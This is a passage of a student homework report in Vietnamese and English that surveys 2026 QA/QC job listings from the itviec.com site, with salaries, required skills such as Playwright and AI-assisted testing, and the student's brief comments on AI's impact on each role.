

# HW01 – QA/QC Jobs · 20 Defects · Test a Physical Product

| MSSV     | Họ & Tên           | Email                                                             |
|----------|--------------------|-------------------------------------------------------------------|
| 23127417 | Đào Hoàng Đức Mạnh | dhdmanh23@clc.fitus.edu.vn<br>(mailto:dhdmanh23@clc.fitus.edu.vn) |

## QA/QC Job Market 2026+ (40 pts)

### 1. Senior/Principal QA Hybrid (Manual + Automation)

The screenshot shows a job listing on the itviec.com website. The job title is "Senior/Principal QA Hybrid (manual, automation)" at "MONEY FORWARD VIETNAM CO.,LTD". The listing includes a red "Apply now" button, a collage of office photos, and a sidebar with company details. The company is rated 4.5 stars and is a "2026 WINNER!". The job is posted 20 days ago and is a hybrid role. Skills listed include Automation Test, English, CI/CD, AI, Database, and QA/QC. Job expertise is Software Engineer in Test (SDET). Job domains include Software Development Outsourcing, Software Products and Web Services, Financial Services, and AI Software & Services.

**Senior/Principal QA Hybrid (manual, automation)**  
MONEY FORWARD VIETNAM CO.,LTD  
You'll love it  
Apply now

Tòa nhà E.Town Central, Số 11 Đoàn Văn Bơ, Xóm Chieu, Ho Chi Minh  
Hybrid  
Posted 20 days ago

**Skills:** Automation Test, English, CI/CD, AI, Database, QA/QC  
**Job Expertise:** Software Engineer in Test (SDET)  
**Job Domain:** Software Development Outsourcing, Software Products and Web Services, Financial Services, AI Software & Services

**MONEY FORWARD VIETNAM CO.,LTD**  
Money Forward 4.5  
Top 1 Fintech Company  
Company type: IT Product  
Company industry: Financial Services  
Company size: 301-500 employees  
Country: Japan  
Working days: Monday - Friday  
Overtime policy: No OT  
2026 WINNER!  
VIETNAM BEST IT COMPANIES™

- **Công ty:** Money Forward Vietnam Co., Ltd
- **Link:** <https://itviec.com/it-jobs/senior-principal-qa-hybrid-manual-automation-money-forward-vietnam-co-ltd-2225> (<https://itviec.com/it-jobs/senior-principal-qa-hybrid-manual-automation-money-forward-vietnam-co-ltd-2225>)
- **Đăng:** ~3 tuần trước (khoảng 13/05/2026)

- **Địa điểm:** Hà Nội / Hồ Chí Minh (Hybrid)

### **Mô tả:**

- Design và maintain automated test suites cho E2E, API, business workflow trong hệ sinh thái Playwright + TypeScript
- Sử dụng AI tools để accelerate test design, test case generation, test data preparation, automation authoring và defect investigation
- Khi có AI-enabled features: thực hiện prompt testing, response evaluation, edge case validation, consistency checks
- Integrate và optimize automation vào CI/CD pipeline (GitHub Actions)

### **Required Skills:**

- Playwright, Cypress, Selenium (Playwright preferred)
- API automation (Playwright API, Postman/Newman)
- AI coding/testing assistants, Generative AI, LLM-based workflows cho test generation và debugging
- Machine learning concepts, AI system behavior, prompt engineering, AI evaluation methods
- SQL, data validation; CI/CD (GitHub Actions / Jenkins / GitLab CI / Azure DevOps)
- Risk-based testing, test pyramid, mocking, negative testing, boundary testing


**Lương:** Thỏa thuận (không công khai — cần đăng nhập)

**Đãi ngộ:** Hybrid working, Macbook Pro, L&D programs, 17 ngày nghỉ/năm, 13th-month salary

**AI Impact Analysis:** Đây là vị trí rõ ràng nhất trong thị trường VN yêu cầu QA tích hợp LLM workflow vào quy trình kiểm thử

Không còn là "nice to have", prompt engineering và AI output evaluation được liệt kê là kỹ năng bắt buộc ngang hàng với Playwright.

## **2. QA Manager (Automation Test, Generative AI)**



- **Công ty:** Nakivo (công ty backup/replication của Mỹ, văn phòng HCM)
- **Link:** <https://itviec.com/it-jobs/qa-manager-automation-test-qa-qc-english-nakivo-4733> (<https://itviec.com/it-jobs/qa-manager-automation-test-qa-qc-english-nakivo-4733>)
- **Đăng:** ~5 ngày trước (khoảng 30/05/2026), đánh dấu SUPER HOT
- **Địa điểm:** Hồ Chí Minh (At office)

### Mô tả:

- Quản lý QA team, xây dựng automation framework
- Yêu cầu kỹ năng Generative AI tích hợp trong quy trình kiểm thử
- Skills: QA QC, Automation Test, Java, Team Management, Generative AI

### Required Skills:

- Automation Testing (Java)
- Generative AI (ứng dụng trong testing)
- Team Management, English
- QA processes, CI/CD

**Lương:** Thỏa thuận (không công khai)

**Đãi ngộ:**

- Flexible working hours (văn phòng mở 6AM-10PM)
- Quarterly KPI Bonus
- Premium annual health care check
- Lên đến 18 ngày phép/năm + 5 sick leave
- Quà tiền mặt/voucher cho các dịp đặc biệt
- Snack/tea/coffee miễn phí

**AI Impact Analysis:** Lần đầu tiên thấy "Generative AI" xuất hiện trong job title của vị trí QA Manager tại thị trường VN → phản ánh xu hướng leadership phải tích hợp AI tools vào cả quy trình quản lý chất lượng, không chỉ kỹ thuật.

### 3. Mid/Senior Automation QC (Playwright + Claude AI)

**Mid/Senior Automation QC (Playwright)**  
Saigon Technology  
You'll love it

[Apply now](#)

Orchard Parkview Building, 130 - 132 Hong Ha Street, Duc Nhuan, Ho Chi Minh  
Block B & A2, 5th Floor, ICT1 Building, Software Park No. 2, Nhu Nguyet Street, Hai Chau, Da Nang  
Hybrid  
Posted 24 days ago

**Skills:** Automation Test, Agile, TypeScript, JavaScript, CI/CD, English  
**Job Expertise:** Automation Tester  
**Job Domain:** IT Services and IT Consulting

**Saigon Technology**  
4.1  
A fast growing software development company in Viet Nam

|                  |                               |
|------------------|-------------------------------|
| Company type     | IT Service and IT Consulting  |
| Company industry | IT Services and IT Consulting |
| Company size     | 151-300 employees             |
| Country          | Vietnam                       |
| Working days     | Monday - Friday               |
| Overtime policy  | Extra salary for OT           |

- **Công ty:** Saigon Technology
- **Link:** <https://itviec.com/it-jobs/mid-senior-automation-qc-playwright-saigon-technology-4240> (<https://itviec.com/it-jobs/mid-senior-automation-qc-playwright-saigon-technology-4240>)
- **Đăng:** ~4 tuần trước (khoảng 07/05/2026)
- **Địa điểm:** Hồ Chí Minh (Hybrid)



**Mô tả:**

- Build và enhance automation frameworks từ đầu hoặc mở rộng enterprise-grade frameworks
- Làm việc với MCP và Claude agentic AI solutions cho AI-assisted automation
- JavaScript/TypeScript, Playwright framework

**Required Skills:**


- JavaScript/TypeScript, Playwright
- MCP (Model Context Protocol) và Claude agentic AI solutions
- Unit testing frameworks, automated test coverage strategies
- Performance monitoring và observability tools
- Agile/Scrum; cloud-native, microservices architectures
- Security testing và non-functional testing

**Lương:** Thỏa thuận (không công khai)

**Đãi ngộ:** Hybrid Working Model, flexible working time, WFH support

**AI Impact Analysis:** Job posting duy nhất tại VN tính đến thời điểm này đề cập trực tiếp đến Claude và MCP trong yêu cầu kỹ năng QA —> cho thấy agentic AI đang bắt đầu thấm nhuần vào workflow kiểm thử thực tế của công ty outsource.

## **4. Manual/Automation Tester - Quality Analyst (QA QC)**



- **Công ty:** MiTek Vietnam (công ty Mỹ, xây dựng/phần mềm kỹ thuật)
- **Link:** <https://itviec.com/it-jobs/manual-automation-tester-quality-analyst-qa-qc-mitek-vietnam-0005> (<https://itviec.com/it-jobs/manual-automation-tester-quality-analyst-qa-qc-mitek-vietnam-0005>)
- **Đăng:** 1 ngày trước (03/06/2026)
- **Địa điểm:** Hồ Chí Minh

### Mô tả:

- Design, develop, document, train và execute complex software test cases cho regression và functional testing
- Collaborate với teams từ Vietnam & US để evaluate product requirements
- Log và report bugs; support troubleshooting

### Required Skills:


- Manual testing (functional, regression, integration, system, exploratory)
- Automation testing (framework design)
- Collaboration với stakeholders US-VN
- Tester, QA QC, English

**Lương:** Competitive salary + Healthcare insurance package

**Đãi ngộ:** Healthcare insurance, US-VN collaboration environment

**AI Impact Analysis:** Không đề cập AI trực tiếp nhưng role "Quality Analyst" kết hợp manual + automation phản ánh xu hướng hybrid tester được trả cao hơn  
Có thể cần AI tools adoption trong nội bộ do mô hình sản phẩm kỹ thuật phức tạp.

## 5. QA Engineer (Automation/Manual Testing)



- **Công ty:** Ewoosoft Vietnam (công ty Hàn Quốc)
- **Link:** <https://itviec.com/it-jobs/qa-engineer-automation-manual-testing-up-to-1500-ewoosoft-vietnam-3137> (<https://itviec.com/it-jobs/qa-engineer-automation-manual-testing-up-to-1500-ewoosoft-vietnam-3137>)
- **Đăng:** ~1 tháng trước (khoảng 05/05/2026)
- **Địa điểm:** Hà Nội

### Mô tả:

- Automation và manual testing cho sản phẩm phần mềm
- Mức lương tối đa công khai rõ: \$1,500/tháng

## Required Skills:

- Automation testing framework
- Manual testing
- (Chi tiết cụ thể không public, cần đăng nhập ITviec)

**Lương:** Up to \$1,500 gross/tháng (~37.5 triệu VND)

**Đãi ngộ:** Không rõ chi tiết

**AI Impact Analysis:** Mức lương \$1,500 cho mid-level automation tester ở Hà Nội cao hơn trung bình thị trường (~25-30%).

## 6. QC Lead (Manual + Automation + Performance Testing)

The screenshot shows a job listing on the ITviec website. The job title is "QC Lead (Manual Tester & Automation- Web, Mobile & API)" by the company MYMIND. The listing includes a green badge saying "You'll love it", an "Apply now" button, three photos of the company's office and team, and the address: "Betrimex Building, No. 63 Cao Thang Street, Ban Co, Ho Chi Minh". It also shows the job was posted 23 days ago. Skills listed are QA QC, API, Postman, Jmeter, Tester, and Automation Test. Job Expertise is Manual Tester, and Job Domain is Software Products and Web Services. To the right, a company profile for MYMIND (MyMind Joint Stock Company (MSM)) is displayed, showing it is an IT Product company with 51-150 employees in Vietnam, working Monday-Friday with no overtime.

| MYMIND           |                                    |
|------------------|------------------------------------|
| Company type     | IT Product                         |
| Company industry | Software Products and Web Services |
| Company size     | 51-150 employees                   |
| Country          | Vietnam                            |
| Working days     | Monday - Friday                    |
| Overtime policy  | No OT                              |

- **Công ty:** MYMIND
- **Link:** <https://itviec.com/it-jobs/qc-lead-manual-tester-automation-web-mobile-api-mymind-0309> (<https://itviec.com/it-jobs/qc-lead-manual-tester-automation-web-mobile-api-mymind-0309>)
- **Đăng:** Trong vòng 60 ngày (cụ thể không rõ từ snippet)

- **Địa điểm:** Hồ Chí Minh

### **Mô tả:**

- Lead QC team; establish testing strategies và quality standards
- Build, optimize, standardize QC processes across projects
- Develop Test Plans, estimations, testing schedules, resource allocation
- Lead và mentor QC team members

### **Required Skills:**

- Manual Testing, Automation Testing, Performance Testing
- CI/CD integration, automation pipelines
- Java, Python, JavaScript, hoặc C# (ít nhất một)
- Agile/Scrum product development environments
- Stakeholder management và leadership


**Lương:** Không công khai

### **Đãi ngộ:**

- 12 ngày phép + 3 sick leave + 1 birthday leave
- Healthcare insurance + annual health check-up
- Lunch allowance + mobile phone allowance
- 13th-month salary + performance bonus
- Company trip, team events (8/3, 20/10, Tết...)

**AI Impact Analysis:** Vị trí Lead bắt đầu yêu cầu tư duy automation-first thay vì manual-first; xu hướng tích hợp CI/CD là bước đệm tự nhiên trước khi AI-assisted testing trở thành tiêu chuẩn bắt buộc ở cấp leadership.

## **7. Senior Automation QA (Đã hết hạn)**



- **Công ty:** Away Digital Teams
- **Link:** <https://itviec.com/viec-lam-it/senior-automation-qa-up-to-3500-gross-away-digital-teams-3938> (<https://itviec.com/viec-lam-it/senior-automation-qa-up-to-3500-gross-away-digital-teams-3938>)
- **Đăng:** 2 ngày trước (02/06/2026)
- **Địa điểm:** District 7, Hồ Chí Minh (Flexible/WFH)

### Mô tả:

- Develop và maintain automation test framework, tooling, test services
- Design, implement và execute automated tests (API, component, integration, E2E)
- Manage và execute regression test suites
- Work với dev teams để speed up testing và delivery

### Required Skills:

- Automation QA framework design và maintenance
- API testing
- Regression suites management
- English (môi trường global)
- CI/CD understanding



**Lương:** Up to \$3,000 gross/tháng (~75 triệu VND)


### Đãi ngộ:

- HOT Sign-on Bonus
- Remote/Flexible WFH
- Lunch allowance
- PVI insurance
- Yearly health check

### AI Impact Analysis:

Mức \$3,000 gross cho Senior Automation QA cao hơn 2x trung bình thị trường VN → báo hiệu nguồn cung thiếu hụt nghiêm trọng cho automation engineers level senior  
Không đề cập AI nhưng yêu cầu này cạnh tranh với yêu cầu AI ở thị trường APAC.

## 8. Automation Tester (QA QC) — Galaxy FinX (Đã hết hạn)



**Automation Tester (QA QC)**

Galaxy FinX

💰 1,500 - 2,500 USD

🕒 Hết hạn ứng tuyển

**YOUR FUTURE STARTS NOW**

It's fitness time  
Let's Wellness together!

📍 PV Gas Tower, 673 Nguyen Huu Tho, Phuoc Kien Ward, TP Hồ Chí Minh

🏠 Linh hoạt

Kỹ năng: Tester QA QC Java

**3 Lý do để gia nhập công ty**

- Driving sustainable impact
- Providing exciting opportunities for personal grow
- Shaping a creative and open work environment

**Galaxy FinX**

A fintech builder that is re-shaping the future of money and banking

|                    |                   |
|--------------------|-------------------|
| Mô hình công ty    | Sản phẩm          |
| Lĩnh vực công ty   | Dịch Vụ Tài Chính |
| Quy mô công ty     | 51-150 nhân viên  |
| Quốc gia           | Vietnam           |
| Thời gian làm việc | Thứ 2 - Thứ 6     |
| Làm việc ngoài giờ | Không có OT       |

- **Công ty:** Galaxy FinX (fintech, 13 nationalities)
- **Link:** <https://itviec.com/viec-lam-it/automation-tester-qa-qc-galaxy-finx-4812>  
(<https://itviec.com/viec-lam-it/automation-tester-qa-qc-galaxy-finx-4812>)

- **Đăng:** Trong vòng 60 ngày
- **Địa điểm:** Hồ Chí Minh (Agile team, không OT)

#### **Mô tả:**

- Research và build automation framework, common libs, components
- Automation testing cho unit test, integration testing, UAT
- Performance testing (K6, Gatling, JMeter, Apptim)
- Integrate automation framework với Jira (Zephyr/X-ray) để auto-upload test results

#### **Required Skills:**

- 3+ năm automation testing (Serenity, Cucumber, Appium, JUnit, Jest)
- 2+ năm performance testing (K6, Gatling, JMeter) + monitoring (Grafana, Kibana, Glowroot)
- Mutation testing (PITest)
- API automation (Postman)
- Cloud testing (AWS)


**Lương:** 1,500\$ - 2,500\$

#### **Đãi ngộ:**

- Full-salary based social insurance
- Premium healthcare package
- Macbook hoặc laptop hiện đại
- Fully adopt Agile, lean team
- Team building với 13 quốc tịch khác nhau (US, UK, India, China, Spain...)
- Không OT

**AI Impact Analysis:** Performance testing framework kết hợp cloud (AWS) + observability stack (Grafana, Kibana) là nền tảng kỹ thuật cần thiết trước khi tích hợp AI-driven performance anomaly detection.

## **9. QA/QC Automation Tester — Trusting Social (Đã hết hạn)**



